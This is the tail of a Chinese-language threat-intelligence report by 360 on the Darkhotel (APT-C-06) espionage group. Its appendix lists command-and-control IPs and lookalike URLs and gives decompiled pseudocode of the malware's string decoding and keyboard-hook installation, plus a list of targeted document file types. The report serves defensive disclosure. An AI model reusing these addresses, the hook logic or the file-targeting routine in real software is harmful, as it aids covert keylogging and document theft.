360安全大脑通过对Darkhotel (APT-C-06) 近期攻击活动进行了深入的分析挖掘，并结合威胁情报数据对该团伙近三年来的攻击武器和技战术进行了分析和比较。可以看出该组织对企业所使用的内网安全软件和办公软件进行了深入的研究，利用这些软件安全平台的漏洞投放后门程序，并持续更新迭代恶意代码的功能和形态，这也给企事业单位应对APT威胁带来了新的挑战。360高级威胁研究院将持续监测该组织的攻击活动，目前360威胁情报云、APT全景雷达等360全线安全产品已经支持对该组织的攻击检测。

团队介绍

TEAM INTRODUCTION

360高级威胁研究院是360政企安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的oday在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内外广泛认可，为360保障国家网络安全提供有力支撑。

附录

1

URL & CC

206.221.187.130

185.4.227.2

<http://account163-mail.com/recommend/ascfree.php>;

```

u13 = 0x9D4A763;
u14 = 0x412E8C9;
u15 = 0x08CEC0;
sub_10001060(0x13, 0x0u, &libFileName, 0x11); // User32.dll
hModule = LoadLibrary0(&libFileName);
if ( !hModule )
    return 0;
u3 = 0x085B165;
u4 = 0x4A64F93;
u5 = 0x5AF0D10B;
u6 = 0xF6387527;
u7 = 0xE580u;
u8 = 0;
sub_10001060(0x3, 0x12u, &ProcName, 0x9); // SetWindowsHk
SetWindowsHookExA = GetProcAddress(hModule, &ProcName);
if ( !SetWindowsHookExA )
    return 0;
u1 = GetModuleHandle(0);
dwOrd_100300AC = SetWindowsHookExA(13, sub_10001FE0, u1, 0);
return dwOrd_100300AC != 0;
}

```

```

u30 = 0x00u;
u31 = 0x0F;
u32 = 0x7F;
h_Decode_StrKey(0x25, 0x0u, &libFileName, 0x2D);
hModule = LoadLibrary0(&libFileName);
if ( !hModule )
    return 0;
u3 = 0x0F;
u4 = 0x00u;
u5 = 0x00u;
u6 = 0x00u;
u7 = 0x2Fu;
u8 = 0x0F;
u9 = 0x00;
u10 = 0xF0u;
u11 = 0x00u;
u12 = 0x00;
u13 = 0x2Fu;
u14 = 0x00;
u15 = 0x2Fu;
u16 = 0x2Fu;
u17 = 0x0F;
u18 = 0x00u;
u19 = 0x00u;
u20 = 0x00u;
h_Decode_StrKey(0x3, 0x12u, &ProcName, 0x21);
h_SetWindowsHookExA = GetProcAddress(hModule, &ProcName);
if ( !h_SetWindowsHookExA )
    return 0;
u3 = GetProcAddress(0);
dwOrd_10001060 = h_SetWindowsHookExA(dwOrd_10001060, u1, 0);
if ( dwOrd_10001060 )
    result = 0;
else
    result = 0;
return result;
}

```

```

signed int sub_10001000()
{
    struct_1 *u1; // [esp+0h] [ebp-10h]
    struct_1 *u2; // [esp+0h] [ebp-10h]

    if ( !dwOrd_100297A8 )
    {
        u2 = operator new(0x2D10u, &unk_10029024);
        u1 = (u2 ? sub_10001F00(u2) : 0);
        dwOrd_100297A8 = u1;
        if ( !u1 )
            return 0;
    }
    if ( !dwOrd_100297A8->field_61C )
    {
        if ( !dwOrd_100297A8->field_61C == 1 && !sub_10002500(dwOrd_100297A8) )
            return 0;
    }
    else
    {
        if ( !sub_10002A30(dwOrd_100297A8) )
            return 0;
        if ( !sub_10002500(dwOrd_100297A8) )
            return 0;
    }
    ..
}

```

```

signed int up_f()
{
    void *u1; // [esp+0h] [ebp-10h]
    void *u2; // [esp+0h] [ebp-0h]

    if ( !dwOrd_1001C1A8 )
    {
        u2 = operator new(0x3290u);
        u1 = (u2 ? sub_10000200(u2) : 0);
        dwOrd_1001C1A8 = (int)u1;
        if ( !u1 )
            return 0;
    }
    if ( !(_DWORD ->)(dwOrd_1001C1A8 + 0x60C) )
    {
        if ( !(_DWORD ->)(dwOrd_1001C1A8 + 0x60C) == 1 && !sub_1000A590(dwOrd_1001C1A8) )
            return 0;
    }
    else
    {
        if ( !sub_1000A590(dwOrd_1001C1A8) )
            return 0;
        if ( !sub_1000A590(dwOrd_1001C1A8) )
            return 0;
    }
    return 1;
}

```


<http://apple-onlineservice.com/recommend/ascfree.php>;



```
Up p m_Decode_Get_SpecEx... call m_Decode_String: txt
Up p m_Decode_Get_SpecEx... call m_Decode_String: hwp
Up p m_Decode_Get_SpecEx... call m_Decode_String: doc
Up p m_Decode_Get_SpecEx... call m_Decode_String: docx
Up p m_Decode_Get_SpecEx... call m_Decode_String: ppt
Up p m_Decode_Get_SpecEx... call m_Decode_String: pptx
Up p m_Decode_Get_SpecEx... call m_Decode_String: xls
Up p m_Decode_Get_SpecEx... call m_Decode_String: xlsx
Up p m_Decode_Get_SpecEx... call m_Decode_String: pdf
Up p m_Decode_Get_SpecEx... call m_Decode_String: enl
Up p m_Decode_Get_SpecEx... call m_Decode_String: ckh
Up p m_Decode_Get_SpecEx... call m_Decode_String: dwg
Up p m_Decode_Get_SpecEx... call m_Decode_String: rtf
```

Name	Address	Ordinal
RunDoSC	10001180	1
DllEntryPoint	10002BC0	2
DllEntryPoint	10056445	[main entry]

Name	Address	Ordinal
RunDoSC	10003350	1
DllEntryPoint	1000FB2F	[main entry]



<http://onlineservice.bounceme.net/recommend/ascfree.php>;

<http://134.119.220.118/update64/pack1.dat>

<http://134.119.220.118/update64/pack2.dat>

<http://134.119.220.118/update64/pack3.dat>

<http://134.119.220.118/360safe.css>

<http://185.198.56.191:80/sfverify.php>

2

MD5

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[1] <https://www.freebuf.com/articles/paper/171254.html>